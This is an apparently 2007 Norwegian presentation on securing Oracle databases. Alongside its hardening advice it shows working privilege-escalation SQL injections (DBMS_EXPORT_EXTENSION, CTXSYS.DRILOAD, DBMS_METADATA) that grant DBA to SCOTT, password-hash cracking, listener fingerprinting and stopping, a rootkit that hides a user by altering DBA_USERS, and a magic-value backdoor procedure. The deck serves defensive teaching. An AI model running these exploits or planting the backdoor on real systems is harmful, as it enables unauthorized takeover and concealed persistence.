

# Hvordan tette sikkerhetshull i Oracle databaser!

Ingemar Jansson Haverstad

[ingemar@oraklet.no](mailto:ingemar@oraklet.no)

[www.oraklet.no/foredrag](http://www.oraklet.no/foredrag)

Version 1.2  
24.05.2007

**ORACLE**  
Certified Professional

# Agenda

- Bakgrunn
- Kilder
- Verktøy
- Passord
- Rettigheter
- Oracle programvare
- SQL\*Net
- SQL injection
- PL/SQL
- Database rootkits
- Auditing
- Critical Patch Update (CPU)



# Bakgrunn –

## Hvem ønsker å bryte seg inn i databasen min?

- Ormen “*viking.gt*” herjet i **DnB Nor**:
  - 11.000 PCer syke
  - Noen hundre servere infektet
- Politiet i Sverige i forbindelse med Anna Lindh
- Takk for sist!
- Kjennskap til:
  - IP-adresse
  - Oracle versjon
  - port
  - SID
  - Brukernavn og passord
- White Hat/Grey Hat/Black Hat
- Man in the middle
- Applikasjonseiere med **DBA**-rettigheter...

# Kilder

- David Litchfield
  - «The Oracle Hackers Handbook»
- Pete Finnigan
  - «Many ways to become a DBA»
- Oracle10G Security by Design
  - David C. Knox
- SANS
- White hat community
- Critical Patch Update
- Oracle Database Security Guide 10g Release 2 B14266-01



# SANS - [www.sans.org](http://www.sans.org)

- SANS Comprehensive Security Checklist for Oracle
- SANS Top-20 Internet Security Attack Targets

CVE-2005-3641, CVE-2006-0256, CVE-2006-0257, CVE-2006-0258, CVE-2006-0259, CVE-2006-0260, CVE-2006-0261, CVE-2006-0262, CVE-2006-0263, CVE-2006-0265, CVE-2006-0266, CVE-2006-0267, CVE-2006-0268, CVE-2006-0269, CVE-2006-0270, CVE-2006-0271, CVE-2006-0272, CVE-2006-0282, CVE-2006-0283, CVE-2006-0285, CVE-2006-0286, CVE-2006-0287, CVE-2006-0290, CVE-2006-0291, CVE-2006-0435, CVE-2006-0547, CVE-2006-0548, CVE-2006-0549, CVE-2006-0551, CVE-2006-0552, CVE-2006-0586, CVE-2006-1868, CVE-2006-1871, CVE-2006-1872, CVE-2006-1873, CVE-2006-1874, CVE-2006-3698.

## Note:

This list concentrates on the core Oracle database programs.



# SANS - CVE-2006-3698

## Vulnerability Summary CVE-2006-3698

**Original release date:** 7/21/2006

**Last revised:** 7/25/2006

**Source:** US-CERT/NIST

## Overview

Multiple unspecified vulnerabilities in **Oracle Database 10.1.0.5** have unknown impact and attack vectors, aka Oracle Vuln# (1) DB01 for Change Data Capture (CDC) component and (2) DB03 for Data Pump Metadata API.

## Impact

CVSS Severity: **7.0 (High)**

Range: Remotely exploitable

Authentication: Not required to exploit

Impact Type: Unknown

# Verktøy: BackTrack Linux



# Oracle i begynnelsen...

## Versjon 4: Passord i klartekst i databasen

```
UFI> SELECT username, password
      FROM dba_users;
```

USERNAME	PASSWORD
SCOTT	TIGER
SYS	CHANGE_ON_INSTALL
SYSTEM	MANAGER

- Versjon 5: Passord “hashtet” i databasen

```
SQL> SELECT username, password
      FROM dba_users;
```

USERNAME	PASSWORD
SCOTT	F894844C34402B67
SYS	D4C5016086B2DC6A
SYSTEM	D4DF7931AB130E37

# Passord på avveier...

- Oracle Password Checker (Cracker) – **checkpwd 1.22**

```
C:\> checkpwd system/pw@//123.34.54.123:1521/ORCL  
password_list.txt
```

```
Checkpwd 1.22 - (c) 2007 by Red-Database-Security GmbH  
Oracle Security Consulting, Security Audits & Security Training  
http://www.red-database-security.com
```

```
initializing Oracle client library  
connecting to the database  
retrieving users and password hash values  
opening weak password list file  
reading weak passwords list  
checking passwords  
Starting 2 threads  
MDSYS has weak password MDSYS [EXPIRED & LOCKED]  
ORDSYS has weak password ORDSYS [EXPIRED & LOCKED]
```

# Passord

- Kjente passord åpne i *Oracle8i*:
  - system/manager
  - sys/change\_on\_install
  - scott/tiger
  - mdsys/mdsys
- Brukere i *Oracle9i*:
  - dbsnmp/dbsnmp
  - sysman/sysman
  - rman/rman

```
SQL> CONNECT mdsys/mdsys
```

```
Connected.
```

```
SQL> SELECT * FROM user_sys_privs;
```

```
MDSYS          SELECT ANY SEQUENCE          YES
```

```
MDSYS          SELECT ANY TABLE           YES
```

```
MDSYS          UNLIMITED TABLESPACE      YES
```

```
MDSYS          UPDATE ANY TABLE           YES
```

```
115 rows selected.
```

# Password algoritmen

## Oracle Password Algoritmen (Designed by Bob Baldwin)



- Up to 30 characters long.
- Oracle encrypts the concatenation of (username || password)
  - `sys/temp1` and
  - `system/p1` have the identical hashkey (**2E1168309B5B9B7A**)
- All characters will be converted to uppercase before the hashing starts-
- Encrypted with a DES encryption algorithm without real salt (just the username).

The algorithm can be found in the book "Special Ops Host And Network Security For Microsoft, Unix, And Oracle" on page 727.

The upcoming Oracle database 11g will use AES as an additional password hashing algorithm.

# Hvor lagres passordene?

- Database - SYS.USER\$
- Oracle Passord Fil, kan være felles

```
[oracle@ferrari dbs]$ strings orapwPROD
PROD
17307C6BBD5B0A62
80A0E35CC27E0325
INGEMAR
432112AC78D7CB60
```

- Datafiler tilhørende SYSTEM tabellplass
- (full) Export-filer (expdat.dmp)
- Arkiv logger

```
SQL> ALTER USER system IDENTIFIED BY new_password_for_a_while;
SQL> Go ahead and do some fun...;
SQL> ALTER USER system IDENTIFIED BY VALUES 'D4DF7931AB130E37';
```

# Brute force

```
SQL> ALTER USER scott IDENTIFIED BY gf4h7;
User altered.
SQL> SELECT password FROM dba_users WHERE username='SCOTT';
PASSWORD
-----
EF2D6ED2EDC1036B

E:orabf> orabf EF2D6ED2EDC1036B:SCOTT -n 5 -c 3
orabf v0.7.6, (C)2005 orm@toolcrypt.org

Starting brute force session
password found:SCOTT:GF4H7
27579500 passwords tried. Elapsed time 00:00:25 t/s:1067788
```

- Pentium 4 med 3 Ghz CPU:
  - 10 sekunder for å beregne alle 5 tegn ASCII kombinasjoner
  - 5 minutter for å beregne alle 6 tegn ASCII kombinasjoner
  - 2 timer for å beregne alle 7 tegn ASCII kombinasjoner
  - 2,1 dager for å beregne alle 8 tegn ASCII kombinasjoner
  - 57 dager for å beregne alle 9 tegn ASCII kombinasjoner
  - 4 år for å beregne alle 10 tegn ASCII kombinasjoner

# Enkelt å beskytte seg!

- Oracle Internet Directory – OID
- Passord funksjon i *utlpwdmg.sql*

```
CREATE OR REPLACE FUNCTION verify_function
  (username varchar2,
   password varchar2,
   old_password varchar2)
  RETURN boolean IS
BEGIN
  ...
  IF length(password) < 4 THEN
    raise_application_error(-20002, 'Password length less than 4');
  END IF;
  ...
  IF NLS_LOWER(password) IN
    ('welcome', 'database', 'account', 'user', 'oracle') THEN
    raise_application_error(-20002, 'Password too simple');
  END IF;
  ...
  -- Everything is fine; return TRUE ;
  RETURN(TRUE);
END;
/
```

# Oracle gruppe dba/oinstall

- CONNECT INTERNAL i *Oracle8i - DBA*

```
[oracle@noscv09 oracle]$ svrmgrl
Oracle Server Manager Release 3.1.7.0.0 - Production
Oracle8i Enterprise Edition Release 8.1.7.0.1 - Production

SVRMGR> CONNECT INTERNAL
Connected.
```

- Ekstern passord fil: *SYSDBA/SYSOPER* og *OSDBA/OSOPER*

```
[oracle@ferrari lib]$ id
uid=1001(oracle) gid=1001(oinstall)
groups=1001(oinstall),1008(dba),1009(oper)

[oracle@ferrari lib]$ sqlplus / AS SYSDBA

[oracle@ferrari lib]$ more config.c
/*  SS_DBA_GRP defines the group ID for administrative access. */

#define SS_DBA_GRP "dba"
#define SS_OPER_GRP "oper"
```

# SYS og SYSTEM kontoene

- Vurder å lukke SYS og SYSTEM kontoene

```
sys@DM1U SQL> CREATE USER x00abc IDENTIFIED BY password;  
Opprettet bruker.
```

```
sys@DM1U SQL> GRANT sysoper TO x00abc;  
GRANT-kommandoen var vellykket.
```

```
sys@DM1U SQL> CONNECT x00abc/password AS sysoper;  
Tilkoblet.
```


```
public@DM1U SQL> CREATE USER x00ruh IDENTIFIED BY password;  
*  
FEIL på linje 1: ORA-01031: utilstrekkelige privilegier
```

```
public@DM1U SQL> SHUTDOWN IMMEDIATE;  
Databasen er lukket.  
Databasen er demontert.  
ORACLE-forekomsten er avsluttet.
```

```
sys@DM1U SQL> ALTER USER sys ACCOUNT LOCK;  
Konto lukket.
```

# Oracle programvare

- 20-30.000 filer
- 1-3 GB
- Hvem har oversikten?



# SQL\*Net

- Hvilken Oracle versjon og port?

```
$ ./tnscmd10g.pl version -h 192.168.27.11
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.27.11:1521
writing 90 bytes
reading
(DESCRIPTION=(TMP=)(VSNNUM=135294976)(ERR=0))
TNSLSNR for Linux: Version 8.1.7.4.0
IPC NT Protocol Adaptor for Linux: Version 8.1.7.4.0
Oracle Bequeath NT Protocol Adapter for Linux: Version 8.1.7.4.0
TCP/IP NT Protocol Adapter for Linux: Version 8.1.7.4.0
```

```
$ ./tnscmd10g.pl version -h 192.168.27.129 -p 1522
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.27.129:1522
writing 90 bytes
reading
(DESCRIPTION=(TMP=)(VSNNUM=169869568)(ERR=0))
TNSLSNR for Linux: Version 10.2.0.3.0
IPC NT Protocol Adaptor for Linux: Version 10.2.0.3.0
Oracle Bequeath NT Protocol Adapter for Linux: Version 10.2.0.3.0
TCP/IP NT Protocol Adapter for Linux: Version 10.2.0.3.0
```

# Listener kommando

- Hvis *listener* prosessen mottar en ugyldig pakke svarer den med en pakke hvor versjonsnummeret er oppgitt! Hex 151000065 = 9001401 = Oracle 9.0.1.4.1

```
IP Header
TCP Header
Raw Data
... (VSNNUM=151000065)...
```

- Stoppe listeneren med en bruker uten rettigheter:

```
[oracle@vm1 oracle]$ lsnrctl stop

LSNRCTL for Linux: Version 8.1.7.0.0 - Production

Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
The command completed successfully
```

# Listener informasjon

- Finn ut hva som er installert...

```
LSNRCTL> SET CURRENT_LISTENER 192.168.27.11
Aktiv lytterprosess er 192.168.27.11

LSNRCTL> VERSION
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.27.11))
  (ADDRESS=(PROTOCOL=TCP)(HOST=192.168.27.11)(PORT=1521)))
TNSLSNR for Linux: Version 10.2.0.3.0 - Production
  TNS Linux: Version 10.2.0.3.0 - Production
  TCP/IP NT Protocol: Version 10.2.0.3.0 - Production
Kommandoen ble utført

LSNRCTL> SERVICES
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.27.11))
  (ADDRESS=(PROTOCOL=TCP)(HOST=192.168.27.11)(PORT=1521)))
Tjenesteoversikt...
Tjenesten ORA10GR2.oraklet.no har 1 forekomst(er).

LSNRCTL> STOP
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.27.11))
  (ADDRESS=(PROTOCOL=TCP)(HOST=192.168.27.11)(PORT=1521)))
Kommandoen ble utført
```

# Sikre listener prosessen

- Sett passord og andre parametere.

```
LSNRCTL> change_password  
Old password:  
New password:  
Reenter new password:  
Passord endret for LISTENER
```

```
LSNRCTL> save_config  
Lagret LISTENER konfigurasjonsparametre.  
Lytterens parameterfil      /var/opt/oracle/listener.ora  
Gammel parameterfil        /var/opt/oracle/listener.bak
```

```
$ diff listener.ora listener.ora-23052007
```

```
< ADMIN_RESTRICTIONS_LISTENER=ON
```

```
< #----ADDED BY TNSLSNR 23-MAI-2007 11:37:25---
```

```
< PASSWORDS_LISTENER = 3309B7BE52169354
```

```
< #-----
```

# Enterprise Manager Policy

File Edit View Go Bookmarks Tools Help

http://emgrid/em/console/ecm/policy/policyViolations?severityType=critical&type=oracle\_d

ORACLE Enterprise Manager 10g  
Grid Control

Home Targets Deployments Alerts Compliance Jobs Reports

Policies | Policy Groups | Security At a Glance

## Policy Violations

Violations Library Associations Errors

Simple Search

Target Type: Database Instance  
Target Name: DM2T.skead.no  
Category: All  
Severity: Critical

Most Recent Violation within:  Days  
 Ignore suppressed violations

Go Advanced Search

Severity	Violation Count	Policy Rule	Target	Type	Most Recent Violation	Category	Compliance Score (%)	Non-Compliant Since
x	1	Password Grace Time	DM2T.skead.no	Database Instance	May 2, 2007 12:11:50 PM CEST	Security	38	May 2, 2007 12:11:50 PM CEST
x	1	Execute Privileges on UTL_FILE To PUBLIC	DM2T.skead.no	Database Instance	May 2, 2007 12:11:50 PM CEST	Security	42	May 2, 2007 12:11:50 PM CEST
x	1	Execute Privileges on DBMS_JOB to PUBLIC	DM2T.skead.no	Database Instance	May 2, 2007 12:11:50 PM CEST	Security	42	May 2, 2007 12:11:50 PM CEST
x	1	Profiles with Excessive Allowed Failed Login Attempts	DM2T.skead.no	Database Instance	May 2, 2007 12:11:50 PM CEST	Security	38	May 2, 2007 12:11:50 PM CEST
x	1	Execute Privileges on DBMS_LOB	DM2T.skead.no	Database Instance	May 2, 2007 12:11:50 PM CEST	Security	42	May 2, 2007 12:11:50 PM CEST

Done

# Konsekvenser!

File Edit View Go Bookmarks Tools Help

http://emgrid/em/console/ecm/policy/policyViewSettings?caller=/ecm/policy/policyViolator Go


**ORACLE Enterprise Manager 10g**  
Grid Control

Home **Targets** Deployments Alerts Compliance Jobs Reports

Hosts | Databases | All Targets | Collaboration Suites

Database Instance: DM2T.skead.no > Metric and Policy Settings >

## View Policy Rule Settings: Execute Privileges on DBMS\_JOB to PUBLIC

Target Name	DM2T.skead.no	Target Type	Database Instance
Category	Security		
Description	Ensures PUBLIC is not granted EXECUTE privileges on DBMS_JOB package 		
Policy Evaluation	Enabled		

### Compliance Score Setting

The measurement of policy compliance is calculated as a percentage by using the policy's severity, the importance of this policy for the target, and percentage of objects with violations. A low compliance score displayed in the policy violations table indicates that the target may need attention. By changing the importance, you impact the compliance rating.

Severity	Critical
Importance	Normal

### Corrective Action

In case of violation, the corrective action, if specified, is automatically executed.

Corrective Action	No Action Configured
Multiple Executions	Prevented

### Template Override

This determines whether the policy settings for this target can be overridden.

Template Override	Allowed
-------------------	---------

Done

# SQL Injection

- Sette inn SQL som enten lurer systemet direkte eller indirekte
- ||, UNION og kommentar --

```
DECLARE
  NB PLS_INTEGER;
  BUF VARCHAR2(2000);
BEGIN
  BUF :=
    SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
      'FOO',
      'SCH',
      'FOO',
'EXFSYS"."EXPRESSIONINDEXMETHODS".OCDIIndexGetMetadata(oindexinfo,
      :p3,
      :p4,
      ENV);
  EXCEPTION WHEN OTHERS THEN
    EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT'; END; -- ', 'VER', NB, 1);
END;
```

# Muligheter i PL/SQL pakker

```
SQL> SELECT * FROM user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

```
SQL> EXEC ctxsys.driload.validate_stmt('GRANT dba TO scott');
BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;
*
```

```
ERROR at line 1:
```

```
ORA-06510: PL/SQL: unhandled user-defined exception
```

```
ORA-06512: at "CTXSYS.DRILOAD", line 42
```

```
ORA-01003: no statement parsed
```

```
ORA-06512: at line 1
```

```
SQL> SELECT * FROM user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	DBA	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

# DBMS\_DDL - I

```
SQL> connect scott/tiger
```

```
Connected.
```

```
SQL> SELECT * FROM user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

```
SQL> create or replace function scott.hack return varchar2
      authid current_user is
      pragma autonomous_transaction;
      begin
      execute immediate 'grant dba to scott';
      return '';
      end;
      /
```

```
Function created.
```

# DBMS\_DDL - II

```
SQL> SELECT
      sys.dbms_metadata.get_ddl('' || scott.hack() || ',')
    FROM dual;
```

```
ORA-31600: invalid input value '||scott.hack()||' for
parameter
```

```
OBJECT_TYPE in function GET_DDL
```

```
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 105
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1536
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1900
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 3606
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 504
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 560
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 1221
```

```
ORA-06512: at line 1
```

```
no rows selected
```

```
SQL> SELECT * FROM user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	DBA	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

# Databaselinker

- Passord i klartekst...

```
$ sqlplus / AS SYSDBA
SQL*Plus: Release 10.1.0.5.0 - Production

SQL> SELECT userid, name, password FROM sys.link$;

USERID          NAME                PASSWORD
-----
BIGUSER         DB2.ORAKLET.NO      MONEY

SQL> CONNECT smalluser/nomoney
Connected.

SQL> SELECT userid, name, password FROM user_db_links;

USERID          NAME                PASSWORD
-----
BIGUSER         DB2.ORAKLET.NO      MONEY
```

```
$ sqlplus / AS SYSDBA
SQL*Plus: Release 10.2.0.3.0 - Production

SQL> SELECT userid, name, password FROM sys.link$;

USERID          NAME                PASSWORD
-----
BIGUSER         DB2.ORAKLET.NO
```

# utl\_file\_dir

- *UTL\_FILE\_DIR* åpner systemet for deg.
- EBusiness Suite bruker *UTL\_FILE\_DIR* også i siste versjon...

```
SQL> SHOW PARAMETERS utl_file_dir
```

NAME	TYPE	VALUE
-----	-----	-----
utl_file_dir	string	*

- Bruk *DIRECTORY* i stedet

```
SQL> CREATE OR REPLACE DIRECTORY datapumpdir AS '/u02/dp';
```

```
SQL> GRANT READ ON datapumpdir TO scott;
```

# Oracle rootkits

- Mange likheter mellom database og operativsystem:
  - Brukere
  - Prosessor
  - Jobber
  - Eksekverbare filer/prosedyrer
- *Rootkits* kan brukes av tyver som ønsker å gjemme seg.
- Sony DRM *rootkit*

# 3. generasjon rootkits

- 1. Generasjon
  - Endringer i metadata
    - Presentert ved Black Hat Europe 2005
- 2. Generasjon
  - Ikke noen endringer i metadata.
    - Presentert ved Black Hat USA 2006
- 3. Generasjon
  - Endre database strukturer i minne.
    - Offisielt API tilgjengelig i *Oracle10g R2*

# Hvordan gjemme seg - I

- Hvor lagres informasjon om brukere

```
SQL> SET AUTOTRACE ON;
SQL> SELECT username FROM dba_users;
USERNAME
-----
OUTLN
INGEMAR
DBSNMP
SCOTT
SYSMAN
SYS
SYSTEM

...
PROFILE$
USER$
PROFNAME$
RESOURCE_GROUP_MAPPING$
TS$USER_ASTATUS_MAP
```

- *USER\$* - brukere TYPE# = 1 og roller TYPE# = 0

# Hvordan gjemme seg - II

- Opprett en bruker **HACKER**

```
SQL> CONNECT system/password;  
Tilkoblet.
```

```
SQL> CREATE USER hacker IDENTIFIED BY hacker;  
Opprettet bruker.
```

```
SQL> GRANT dba TO hacker;  
GRANT-kommandoen var vellykket.
```

```
SQL> SELECT username FROM dba_users;
```

```
USERNAME
```

```
-----
```

```
HACKER
```

```
OUTLN
```

```
INGEMAR
```

```
MGMT_VIEW
```

```
DBSNMP
```

```
SCOTT
```

```
SYSMAN
```

```
SYS
```

```
SYSTEM
```

# Hvordan gjemme seg - III

- Endre *catalog.sql*

```
create or replace view DBA_USERS
  (USERNAME, USER_ID, PASSWORD, ACCOUNT_STATUS, LOCK_DATE,
  EXPIRY_DATE,
  DEFAULT_TABLESPACE, TEMPORARY_TABLESPACE, CREATED,
  PROFILE, INITIAL_RSRC_CONSUMER_GROUP, EXTERNAL_NAME)
as
select u.name, u.user#, u.password,
       m.status,
       decode(u.astatus, 4, u.ltime,
              5, u.ltime,
              , u.ltime)
...
       and pr.type# = 1
       and pr.resource# = 1
       and u.name != 'HACKER'
/
```

- Relativt enkelt å oppdage...

# Hvordan gjemme seg - IV

- *Hacker* er bortevekk!

```
SQL> SELECT username FROM dba_users;
```

```
USERNAME
```

```
-----
```

```
OUTLN
```

```
INGEMAR
```

```
MGMT_VIEW
```

```
DBSNMP
```

```
SCOTT
```

```
SYSMAN
```

```
SYS
```

```
SYSTEM
```

- Fungerer for *Enterprise Manager* og *SQL\*Plus*
- Ikke for *TOAD* fra Quest. Bruker *ALL\_USERS* ikke *DBA\_USERS*.

# Ha en bakdør åpen

- Buffer size = 31337 åpnes døren til SCOTT

```
CREATE or REPLACE PROCEDURE ENABLE (
                                BUFFER_SIZE IN INTEGER DEFAULT 20000)
IS
    ENABLED BOOLEAN;
BEGIN
    IF (BUFFER_SIZE = 31337)
    THEN
        BEGIN
            execute immediate 'GRANT dba TO scott';
            execute immediate 'ALTER USER scott IDENTIFIED BY ora31337';
        END;
    ELSE
        BEGIN
            execute immediate 'REVOKE dba TO scott';
            execute immediate 'ALTER USER scott IDENTIFIED BY tiger';
        END;
    END IF;
    ENABLED := TRUE;
END;
/
```

# Wrapped pakke

- Wrappede pakker ~ kryptere pakker
- Det er mulig å «unwrappe» pakker og deretter «wrappe» dem.

```
[oracle@ferrari tmp]$ wrap iname=pl.sql oname=pl10gr2.pls
PL/SQL Wrapper: Release 10.2.0.3.0- 64bit Production
Processing pl.sql to pl10gr2.pls
[oracle@ferrari tmp]$ more pl10gr2.pls
CREATE or REPLACE PROCEDURE ENABLE wrapped
a000000
1f
abcd
abcd
abcd
1a5 13c
tFmC6eCb85mAqiOM2uU4wgzvIJK5qfC+VWE4+SNVVDojI43tXCMdXPQDvwXH7DFz5
53/pnjr55bdLqUbb3esp6Ika53+kv23cc9ZNJwS/QpCQ3VJsWo6LCuBtCY9dcPOxT
1Rb2PpPlhKV8CZQqo6esVf7aJkNojW1gKDPHJ7vsuJeQZPyjZG5hc/fAW7SJPWh0Q
vNKGU+U/rv1kWH8yQteT4JnMnbsmpZLYv2ojOy6o19FdGpPltAeQwqv0/qeNsn226
+U6fDKu25eDycW77qUcX+g==
/
```

# Avansert Auditing

- Auditing av SELECT, INSERT, UPDATE, DELETE
- Fine Grained Auditing (FGA) --> se verdiene i SQLene.

```
sys@DM1T SQL> BEGIN
                DBMS_FGA.ADD_POLICY(
                  object_schema    => 'MART',
                  object_name      => 'TILTAKSKODE',
                  policy_name      => 'POLICY_M1_TILTAKSKODE',
                  audit_condition  => NULL,
                  audit_column     => 'TILTAK_KILDE',
                  statement_types  => 'SELECT');
                END;
```

```
/
PL/SQL-prosedyren ble fullført.
```

# Auditing

```
mart@DM1T SQL> SELECT *  
                FROM tiltakskode  
                WHERE tiltak_kode = 'RE04';
```

```
TILTA TILT TILT TILTAK_BESK  
-----  
MVA   RE04 MAN   Bekreftelse på registrering
```

```
sys@DM1T SQL> SELECT db_user, os_user, timestamp, sql_text  
                FROM DBA_FGA_AUDIT_TRAIL;
```

```
DB_USER OS_USER TIMESTAMP  
SQL_TEXT  
  
-----  
-----
```

```
MART   ora10g   23/05/2007 10:40:49  
SELECT * FROM tiltakskode WHERE tiltak_kode = 'RE04'
```

# Critical Patch Update - CPUapr2007

## Oracle Database Risk Matrix: Doc ID 420055.1

Vuln#	Component	CVSS RISK	Earliest affected	Latest affected
-----	-----	-----	-----	-----
DB01	Core RDBMS	7.0	Oracle9i R1	10.2.0.2
DB02	Rules Manager	3.4	Oracle10g R2	10.2.0.3
DB03	Core RDBMS	2.9	Oracle9i R1	10.1.0.4
DB04	Advanced Queuing	2.8	Oracle9i R1	10.1.0.5
DB05	Authentication	2.8	Oracle10g R1	10.2.0.3
DB06	Oracle Streams	2.8	Oracle 10g R2	10.2.0.3
DB07	Upgrade/Downgrade	2.8	Oracle 10g R1	10.1.0.5
EM01	Oracle Agent	2.3	Oracle 9i R2	9.2.0.8
DB08	Change Data Capture	1.4	Oracle 10g R1	10.2.0.2
DB09	Change Data Capture	1.4	Oracle 9i R2	10.2.0.2
OWF01	Oracle Workflow	1.4	Oracle 9i R2	10.2.0.1
SES01	Ultra Search	1.4	Oracle 9i R1	10.2.0.2
DB10	Advanced Replication	0.0	Oracle 9i R1	10.1.0.5
DB11	Oracle Instant Client	0.0	Oracle 10g R1	10.2.0.2
DB12	Oracle Text	0.0	Oracle 9i R2	9.2.0.5
DB13	Upgrade/Downgrade	0.0	Oracle 9i R1	9.2.0.7

DB01 and DB03 are specific to Microsoft Windows platforms.  
Other platforms are not vulnerable.

# Konklusjon

- Systemet ditt er åpnere enn du aner!
  - Passord
  - Rettigheter
  - Mange produkter/komponenter som ikke er i bruk
- *Oracle8i* versjon 8.1.7 siste virkelig «åpne» databasen!
- *Oracle10g* versjon 2 begynner å hjelpe!
- Kjempeutfordring med en stadig voksende programstakk...